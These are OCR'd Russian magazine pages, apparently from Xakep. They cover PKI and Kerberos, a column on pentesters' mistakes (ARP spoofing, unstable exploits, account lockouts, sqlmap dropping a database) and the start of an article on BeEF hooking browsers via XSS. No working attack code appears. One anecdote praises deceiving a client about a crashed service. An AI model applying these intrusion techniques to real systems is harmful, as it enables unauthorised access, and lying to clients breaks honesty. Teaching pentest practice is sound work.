
Инфраструктура открытых ключей (PKI)

Приступим к основной проблеме в асимметричном шифровании — как узнать наверняка, кому принадлежит открытый ключ. Решением этой задачи является инфраструктура открытых ключей, с которой мы сейчас и разберемся.

Что же это за инфраструктура такая? PKI (Public Key Infrastructure) — это современная система управления криптографической защитой, в том числе и в среде, которая кишит злоумышленниками (например, в интернете). Инфраструктура открытых ключей оперирует понятием «сертификата», который

содержит открытый ключ пользователя и идентифицирующую этого пользователя информацию. Задачей PKI является определение политики выпуска электронных сертификатов: их выдача, аннулирование и хранение информации, необходимой для последующей проверки правильности сертификатов. В число приложений, поддерживающих PKI, входят: защищенная электронная почта, протоколы платежей, электронные чеки, электронный обмен информацией, защита данных в сетях с протоколом IP, электронные формы и документы с электронной цифровой подписью. Одним словом, куда в интернете не глянь — наткнешься на PKI.

Ты приходишь в доверенный центр и получаешь сертификат (иначе говоря, открытый ключ), который можешь использовать по назначению. Далее ты отправляешь этот сертификат своим товарищам, чтобы они могли подтвердить твою личность. В этом сертификате указывается время получения, время истечения сертификата и информация о владельце. Подразумевается, что сертификат ты будешь предъявлять до тех пор, пока не истечет указанный срок. PKI предусматривает как документацию, так и набор прикладных программ для управления сертификатами. Документация определяет необходимый жизненный цикл каждого сертификата — время жизни, условия отзыва, хранение, передачу. Прикладные программы, в свою очередь, реализуют манипуляции с сертификатами на практике. Чтобы посмотреть пример сертификата, можно обратиться к сетевым протоколам, аутентификация в которых происходит зачастую как раз на основе сертификатов PKI.



Данные об УЦ можно узнать из информации о сертификате

При любом подключении к сайту по https наш браузер проверяет сертификат, смотрит на время истечения и только тогда разрешает защищенное соединение.

INFO

Если тебе интересно, как работать с PKI на прикладном уровне, обязательно прочти статью «Открытые ключи для серьезных пацанов» в рубрике «КОДИНГ» этого номера. В статье показано, как реализовать на C# основные операции: проверку подписи, шифрование и расшифрование в контексте PKI.

Kerberos


В 1987 г в Массачусетском технологическом институте был разработан еще один интересный протокол аутентификации: Kerberos. Сейчас эта система общедоступна и ее реализации используются в различных операционных системах, в том числе и в Windows, как метод аутентификации пользователей в домене. Существует несколько open source реализаций протокола Kerberos: например, оригинальная MIT Kerberos и Heimdal. Такое многообразие возникло из-за ограничений США на экспорт криптографических средств защиты информации. На сегодняшний день волнения вокруг MIT Kerberos уже улеглись.

Суть Kerberos состоит в следующем. Предполагается, что компьютерная сеть состоит из клиентов и сервера, причем клиентами могут быть программы и специальные службы. Kerberos хранит центральную базу данных, включающую как клиентов, так и их секретные ключи, на центральном сервере, который называется KDC (Key Distribution Center). Цель системы — идентификация клиентов и генерирование для них сеансовых ключей.

Как это работает?

Предположим, клиент A хочет получить доступ к ресурсам клиента B.

1. A заходит на сервер аутентификации Kerberos, используя свой пароль.
2. Сервер выдает ему сертификат, зашифрованный с помощью этого пароля. Сертификат содержит сеансовый ключ K.
3. A использует K для получения второго сертификата, предназначенного для установления соединения с B. У второго сертификата обозначено время жизни и временная метка, он зашифрован на ключе B.
4. Чтобы убедиться в том, что сертификат валидный, A отправляет B зашифрованную на сеансовом ключе временную метку.
5. B проверяет метку, инкрементирует ее и отправляет A (опять же шифруя на сеансовом ключе), таким образом подтверждая, что тоже имеет ключ доверенного центра и готов к сеансу связи.
6. A предъявляет свой сертификат B. B расшифровывает сертификат, проверяет его и подтверждает установку соединения.



Схематичное представление принципа работы Kerberos

Систему Kerberos версии 5 поддерживает множество Unix-подобных систем: FreeBSD, Apple's Mac OS X, Red Hat Enterprise Linux, Oracle's Solaris, IBM's AIX и Z/OS и так далее. При желании можно настроить аутентификацию Kerberos 5 внутри сети организации с использованием смарт-карт или сертификатов. Kerberos можно нередко встретить там, где происходит аутентификация в сети: так, например, Windows использует Kerberos при аутентификации в Active Directory и защищенном обновлении DNS адресов. IP-sec хосты тоже порой аутентифицируют друг друга через Kerberos.

ЗАКЛЮЧЕНИЕ

Правильный ключ — это главная проблема криптографии. Нужно всегда помнить, что даже самый стойкий шифр потеряет смысл, если не подумать о случайности, длине, времени жизни и распределении ключа.

В следующих статьях мы рассмотрим шифры, в которых применяются сертификаты PKI и открытые ключи.

ОШИБКИ ПЕНТЕСТЕРА, УЖАСНЫЕ И НЕ ОЧЕНЬ



Юрий Гольцев
@ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то — работа, для кого-то — стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего хакера на службе корпорации, с задачами, которые перед ним ставятся, и решениями этих задач.

INTRO

Каждый пентестер, если вдруг не передумает по дороге, проходит путь от pentest monkey до Advanced — именно так, с большой буквы. И, конечно, каждый на этом пути совершает ошибки, большие и маленькие. Их корень чаще всего лежит в отсутствии опыта и знаний в предметной области. В своей практике я встречаю много пентестерских ошибок, и большинства из них можно было бы избежать, руководствуясь лишь одним принципом: «делай только то, в чем уверен».

АГРЕССИВНЫЙ ARP SPOOFING

В тестировании на проникновение нередко приходится прибегать к атакам канального уровня, таким как ARP spoofing. Эта атака до сих пор эффективна, если нет соответствующей защиты. Как ты наверняка понял, атаки канального уровня обычно используются на этапе внутреннего тестирования на проникновение.

Находясь со своим ноутбуком в офисе заказчика, многие не брезгуют отравлять ARP кэш сразу целым диапазоном `/24`, а то и `/23`. И если ноут не справляется с нагрузкой, можно воспользоваться физическим доступом. Да-да, никто не отменял атаки на канальный уровень в том случае, если ты, преодолев сетевой периметр заказчика, развиваешь атаку внутри сети. Тогда, запустив **`ettercap/cain/intercepter-ng`** на захваченном хосте, можно круто обломаться и навсегда потерять доступ не только к хосту, но и к сети.

Причины просты — тормоза на уровне сети возникнут не только у тебя, но и у легитимных пользователей. Это заметят администраторы, которых наверняка в крайне строгой форме попросят объяснить, почему и как произошел подобный инцидент. С большой вероятностью точку входа во внутреннюю сеть закроют, пентест или атака перестанет быть секретом, администраторы будут внимательнее — и это все не говоря об организационной составляющей вопроса, ведь подобные действия серьезно мешают доступу к ресурсам.

Кейс кажется фантастикой? Как бы не так. Когда я был начинающим пентестером, схожая ситуация произошла со мной во время подготовки к работе с реальными заказчиками. Подключившись к своему рабочему компьютеру через VPN, я без задней мысли запустил Cain и врубил ARP spoofing. Перед тем, как соединение разорвалось, я успел лишь подумать, что утро — лучшее время для сбора доменных учеток, ведь все приходят на работу и начинают логиниться в домен. Это, пожалуй, была моя первая и последняя грубая ошибка в подходе к проведению пентеста.

Сетевой дестрой продолжался на протяжении получаса, после чего я сумел найти своего человека в организации, который обезвредил рабочий компьютер, выдернув из него шнур питания. Естественно, администраторы нашли по MAC-адресу мой компьютер, но тут их ждал сюрприз — он был выключен.

Никто не подумал, что MAC можно подменить (я тоже об этом тогда не подумал, если честно), его включили и залогинились под учетной записью администратора домена (!), чтобы найти улики. И, конечно, нашли их.

Тогда все вместе посмеялись и продолжили работать, но после этого мне некоторое время было неловко общаться с админами. А ещё после этой истории я думал, что можно было бы установить себе на машину кейлоггер и получить учетную запись администратора домена — этакая ловля на живца. Однако все это осталось теорией, которую не пришлось проверять на практике.

НЕСТАБИЛЬНЫЕ ЭКСПЛОИТЫ

Для решения некоторых задач, будь то получение паролей из конфигурационных файлов или проведение ARP спуфинга, пентестеру необходимы максимальные привилегии в системе. В большинстве случаев они получаются через эксплуатацию уязвимостей в ядре.

Как известно, публичные эксплоиты — это скорее продвинутые proof-of-concept с возможностью выплевывать рутовый шелл, нежели отлаженные программы. Сужу по себе — все мои эксплоиты работают, но я не тестирую и не отлаживаю их ради стабильности. Если на следующей системе эксплоит не срабатывает, тогда-то я его и доработаю. Уверен, логика тебе понятна.

В ночной погоне за рутом несложно забыть, что эксплоит не стабилен, и что не следует его запускать без предварительного согласования с заказчиком. Но адреналин и желание достичь цели любым путем делают своё дело. Ты надеешься, что всё будет окей, но если есть ощущение риска, то лучше не спешить. Желание удивить заказчика своим мастерством — это хорошо, но малейшая вероятность нарушить доступность ресурса должна охладить тебя и остановить от рискованной попытки.

Конечно, эксплуатация эксплуатации рознь. Одно дело, когда сервис выдает ошибку отказа в обслуживании после попытки запустить кернел эксплоит, загруженный с `exploit-db`. Другое — отказ в обслуживании из-за того, что пентестер был стеснен во времени, не имел полного доступа к сети и вслепую запустил только что написанный им непротестированный эксплоит. Второй вариант, безусловно, выглядит куда более благородным, несмотря на схожий результат.

Один мой знакомый как-то попал в такую ситуацию и уронил сервис из-за некорректного шеллкода в своем эксплоите. Он не растерялся и предъявил заказчику примерно следующее: «Вы знаете, что у вас сервер X недоступен? Мы тут работаем и у нас время ограничено, срочно решите проблему!» Социальная инженерия на практике! Через пару минут уязвимый сервис снова стал доступен; за это время знакомый успел поправить шеллкод. В результате он получил доступ к серверу со второго раза. Однако рассмотренная ситуация — скорее исключение из правил, ведь знакомый был уверен, что шеллкод на этот раз отработает как надо.

ХАЛАТНОСТЬ, НАГЛОСТЬ, ОТСУТСТВИЕ ОСТОРОЖНОСТИ

Эта троица — главные друзья правосудия, которое пытается настигнуть незадачливого хакера, ступившего на темную сторону. Но чего бояться белым шляпам? Оказывается, все того же.

Халатность

Представь, что ты развиваешь вектор атаки из большой сети DMZ во внутреннюю сеть организации. Вдруг ты понимаешь, что ты наткнулся на вероятную точку входа и ошибочно полагаешь, что она может быть не единственной. Эта мысль небезосновательна — сканирование сети DMZ идет своим ходом, а ты не хочешь терять время даром и начинаешь анализировать найденные сервисы и ресурсы. Отмечу особо — ни в коем случае не прибегай к подходу «Халк крушить» и думай, что делаешь. То, что тебя не заметили на этапе проникновения в DMZ, еще не говорит, что за ИС никто не следит. Не стоит расслабляться и забывать об осторожности.

Именно с такой беспечностью я однажды и столкнулся. К серверу на периметре DMZ и внутренней сети был получен доступ на исполнение команд через уязвимое веб-приложение, запущенное от рута. Хеши были сдамплены и скормлены JTR. Результат не заставил долго ждать и команда пентестеров успешно получила пароль к SSH. Далее же произошел настоящий факап — кто-то инициировал подключение по SSH к серверу в DMZ с целью проверить валидность логина и пароля. Зачем? Вероятно, ради красивого скриншота в отчете. Не стану томить — доступ к DMZ был потерян менее чем через час.

Оказалось, что сервер был единственным связующим звеном между внутренней сетью организации и DMZ. Администраторы внимательно за ним следили: одному из них по факту логина по SSH приходили SMS с идентификатором пользователя и IP адресом его хоста. Халатность привела к тому, что действия команды обнаружили. Проект перестал быть секретом для администраторов, действовать стало ещё сложнее. И, что оказалось для команды печальнее всего, нам пришлось работать неделю на выезде в маленьком областном городке в холодных стенах огромной организации.

Наглость

В практике каждого пентестера бывают моменты, когда хочется наперекор интуиции и здравому смыслу подключиться к VNC, Radmin или RDP компьютера администратора в его рабочее время. С одной стороны, это необходимость — в большинстве случаев администраторы выключают свои рабочие станции и уносят с собой ноутбуки. С другой стороны, это очень рискованный и зачастую опрометчивый шаг.

Если администратор не хранит пароли к сетевым устройствам на рабочем столе, риск не будет оправдан. Многие админы не покидают рабочее место

на время обеда — для айтишника нормально провести перерыв за компьютером. В этой ситуации возникает вопрос: стоит ли дразнить администратора? Пентестер прекрасно понимает, что пользователь на удаленном хосте активен и малейшее воздействие на его интерактивный сеанс заметят. Наглеть или нет — личное дело каждого. В худшем случае вторжение будет обнаружено.

Я слышал огромное количество пентестерских историй о том, как кто-то влез в сеанс админа. Не буду скрывать, я сам проделывал такое пару-тройку раз. Но обычно это приносит уйму эмоций и совсем немного профита.

Чаще всего события разворачиваются так: ты подключаешься к компьютеру админа через Radmin и видишь, как тот набирает документ. После подключения в районе трея появляется всплывающее окно, которое уведомляет его о новом сеансе. Ты понимаешь, что это привлекло внимание человека за рабочей станцией. Он перестает набирать текст, курсор в документе мигает на белом фоне. Ты осознаешь, что администратор уже понимает: что-то происходит, кто-то вломился в его уютный домик. Ты пытаешься представить себе его лицо, его чувства.

Эти три секунды кажутся бесконечностью. Выброс адреналина на обоих концах соединения. Последнее, что ты видишь — указатель мыши на удаленном рабочем столе скользит в правый нижний угол экрана, кликает на иконку Radmin и терминирует все сессии.

Всплеск эмоций, лулзы, и абсолютно никакого профита. Прежде чем пойти на это, адекватно расставь для себя приоритеты в рамках проекта и просчитай все возможные риски. Если без нахрапа не прорваться, то будь готов к тому, что твое присутствие в ИС будет обнаружено.

БЛОКИРОВКА УЧЕТНЫХ ЗАПИСЕЙ

Брутфорс — неотъемлемая часть любого тестирования на проникновение. Пожалуй, следующую ошибку, о которой я расскажу, можно свалить на халатность. А дело вот в чем. Брутфорс часто используется для получения доступа к домену AD, и я встречал несколько случаев, когда пентестер в радостной спешке ориентировался на вывод команды `net accounts /domain`, исполненной не в той консоли. В результате он принимал свою локальную парольную политику за парольную политику домена, радовался тому, что значение счетчика блокировок учетных записей равно нулю, и начинал брутфорс доменных учеток по словарю. Надеюсь, ты понимаешь, к чему это приводит? В лучшем случае — пара заблоченных на пятнадцать минут учеток, в худшем — более 10% учетных записей заблокировано, вторжение обнаружено, доступность ИС грубо нарушена.

ПЛОХАЯ ПОДГОТОВКА ИНСТРУМЕНТАРИЯ

От правильного инструментария зависит очень многое. Рабочий лэптоп пентестера должен, на мой взгляд, ломиться от всевозможных дистрибутивов

и утилит всех мастей. Без правильных средств пентестер не сможет сделать абсолютно ничего. На практике же из-за банальной лени или отсутствия опыта многие пентестеры в первый день работ по внутреннему тестированию на проникновение не могут сделать ничего лучше, чем сканировать сеть, используя недавно установленный nmap. Выглядит это плачевно, драгоценное время уходит впустую.

Я совершал сходную ошибку как минимум однажды, когда был новичком. Чего я не ожидал увидеть, придя к заказчику, — так это череду баз данных Oracle. Конечно, ни транспорта, ни клиента для них у меня не было. День в итоге был потрачен на сканирование nmap, поиск уязвимостей в веб-приложениях и выявление стандартных учетных записей на устройствах.

Не повторяй подобных ошибок, будь готов ко всему. Как минимум имей в арсенале транспорты для всевозможных сервисов.

ДРЕСС-КОД

Большинство пентестеров, вероятно, понимают, о чем пойдет речь. Как бы это глупо ни звучало, но иногда внешний вид бывает очень важен. Например, чтобы попасть на территорию какой-нибудь трансгалактической организации, занимающейся добычей минеральных ресурсов на Марсе, придется внешне соответствовать некоторым стандартам, очень нелегким для начинающего пентестера. Если не хочешь тратить время впустую, одевайся правильно. Интересуйся дресс-кодом заранее, и избежишь ряда проблем.

В моей практике была забавная история, когда мне и моим коллегам (к слову, тоже крутым пентестерам) довелось около часа дожидаться открытия магазина «Одежда для мужчин» в одной из провинций нашей необъятной родины. Не горю желанием об этом рассказывать, но там не оказалось зауженных брюк для худых молодых людей. К счастью для моих коллег, худым был только я, и смотрелся я в широких брюках, подшитых в соседнем ателье, очень комично. В итоге у меня есть замечательный «лук», но мы потеряли около трех часов рабочего времени. В условиях командировки и в первый день работ это очень много. Не переживай — неурядицы не помешали нам отлично справиться с задачей.

ОТСУТСТВИЕ ЗНАНИЙ ОБ ИСПОЛЬЗУЕМОМ ИНСТРУМЕНТАРИИ

Незнание или непонимание того, как конкретно работает та или иная утилита из твоего арсенала, может в один прекрасный момент сыграть с тобой очень злую шутку. Уверен ли ты, что сканер для автоматизированного поиска уязвимостей в веб-приложениях случайно не дропнет БД сайта, если найдет на нем SQL-инъекцию? Я на твоем месте ничего бы не утверждал, не погоняв сканер на тестовом стенде. Это поможет понять заложенную в него логику, и, если исходный код закрыт, это единственный способ проверки.

Я сталкивался с ситуацией, когда из-за использования sqlmap в режиме `hack it, I don’t care` дропнули БД на копии продакшена, что привело к потере ценных человекочасов. Тебе может повезти меньше, чем тому незадачливому пентестеру. Вообще, ты должен быть готов отвечать за каждый процесс, который запускаешь в отношении ИС заказчика.

ОТСУТСТВИЕ ДАННЫХ ДЛЯ ОТЧЕТА

Party time для пентестера подходит к концу сразу после того, как достигнута конечная цель, поставленная заказчиком. AD под контролем, сетевое оборудование под колпаком — отлично. Наступает этап подготовки отчета. Но в большинстве случаев начинающие пентестеры, дорвавшись до «мяса», не любят писать отчеты. Это можно понять. Сложнее понять другое. Начинаешь подготовку отчета, а скриншотов нет, логов нет, таймлайна атаки — нет. Мораль: никогда не ленись документировать все свои сколько-нибудь значимые действия, связанные с пентестом. Иначе можешь попасть в неприятную ситуацию, когда ты выполнил работу на «отлично», заказчик воодушевлен результатом и ждет подробнейший отчет. И что он увидит? Короче, не расстраивай заказчика, документируй!

Я знаком с этой ошибкой исключительно по опыту работы в команде. Иногда попадаешь в ситуацию, когда кто-то из твоей команды не делал скриншоты на протяжении всего проекта, или же скриншоты внезапно куда-то пропали. Причина отсутствия не так важна, но факт остается фактом — ошибка встречается. Если ты работаешь в команде, не забывай напоминать коллегам, что нужно документировать процесс, и подавай им хороший пример.

OUTRO

Не надо начинать после всего прочитанного бояться совершать ошибки. Все учатся на ошибках: кто-то на своих, кто-то на чужих. Эта колонка написана для того, чтобы можно было поучиться на чужих. Кстати, практически то же самое ты делаешь, когда выявляешь слабые места ИС и помогаешь их закрыть. Stay tuned!

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Ссылки по теме

- The First Few Months of Penetration Testing: What They Don't Teach You in School
- The Common Mistakes Every Newbie Pentester Makes

Общая теория по пентестам

- Vulnerability Assessment
- Open Source Security Testing Methodology Manual
- The Penetration Testing Execution Standard

Немного практики

- PentesterLab
- Penetration Testing Practice Lab

В закладки

- Open Penetration Testing Bookmarks Collection

Right way to contribute

- DC7499
- DC7812
- 2600 russian group



ЗОМБИ-СКРИПТИНГ

ИСПОЛЬЗУЕМ BEEF ДЛЯ ПРОДВИНУТЫХ XSS-АТАК

Михаил Фирстов,
HeadLight Security
@cyberpunkych
cyber-punk@xakep.ru

XSS-атаки (cross-site scripting) уже давно вышли за рамки угона сессии через document.cookie на сниффер злоумышленника. Думаю, многие хорошо помнят даже различные онлайн-сервисы, которые позволяли с легкостью вставлять нужный пейлоад и ждать, пока на e-mail придет уведомление с данными жертвы. Сейчас на дворе 2016 год, так что предлагаю оставить все вышеописанное где-то в 2007 и вернуться в реальность. Сегодня речь в статье пойдет о популярном инструменте, который помогает выжать максимум из простого внедрения JS-кода. Итак, знакомься — BeEF.

BeEF — это фреймворк, позволяющий централизованно управлять пулом зараженных через XSS клиентов, отдавать команды и получать результат. Он работает следующим образом:

- злоумышленник внедряет на уязвимый сайт скрипт `hook.js`;
- `hook.js` сигналит C&C (BeEF) о том, что новый клиент онлайн;
- злоумышленник входит в панель управления BeEF и удаленно «рулит» зараженными браузерами: исполняет пейлоад и получает ответ.

